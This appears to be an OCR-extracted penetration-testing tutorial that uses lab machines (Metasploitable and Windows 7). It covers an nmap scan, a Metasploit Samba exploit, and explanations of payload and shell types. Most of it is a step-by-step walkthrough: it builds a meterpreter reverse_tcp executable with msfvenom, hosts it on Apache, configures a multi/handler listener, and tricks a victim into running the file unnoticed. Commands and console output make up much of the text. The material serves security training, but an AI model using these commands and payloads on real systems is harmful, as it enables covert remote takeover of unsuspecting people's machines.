
Finding vulnerability in targeted machine using NMAP tool.

nmap -sV 192.168.56.106




Search specific exploit for metasploitable machine


msf6> search name:samba type:exploit platform:unix



Use Samba exploit



Show Options of exploit




Set RHOST & LHOST And Exploit Machine


RHOST: Targeted machine IP address [Remote Host]

RPORT: Targeted machine Port number


LHOST: Our IP address [Local Host]

LPORT: Our Port number





Proof: Metasploitable machine shell session starts in our machine



PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.


Shell (Bind & Reverse)

Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.


WINDOWS 7 MACHINE HACK USING METASPLOIT VENOM FREAMWORK [MSFVENOM]

MSF venom framework use to create payload.




Create Payload for windows with set LHOST and LPORT

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Our_IP> LPORT=<Our_Port> -f exe > <file_name.exe>




We have to share this application to targeted machine , that's why we copy on our localhost server[/var/www/html]. Open folder as a root , then after u can modify/paset file.



Apache server start

Command is: **service apache2 start**



Start Metasploit framework : **msfconsole**

Use multi-handler exploit : **msf6 > use exploit/multi/handle**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Show options for this payload : **msf6 > show options**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Set payload for reverse connection:

set payload windows/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Now set LHOST, LPORT [Own machines details]

set lhost <Our ID>

set lport <Our port>


```
msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost ⇒ 192.168.1.12
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) >
```

Run task: **exploit**

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:5555
```

Now Going on Targeted Machine [Windows 7], open browser and search 192.168.1.12:8000 [Localhost of Our machine]. It's showed all file that which that we uploaded.


Download **virustest.exe** file and run. When Victim run/open this application so that time our code is run and perform **reverse shell/ reverse_tcp** connection done and **Meterpreter** is run on our machine. Nothing show to victim what happened.



Commands for Meterpreter


```
root@kali: /home/kali
File  Actions  Edit  View  Help

    timestomp     Manipulate file MACE attributes

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
```

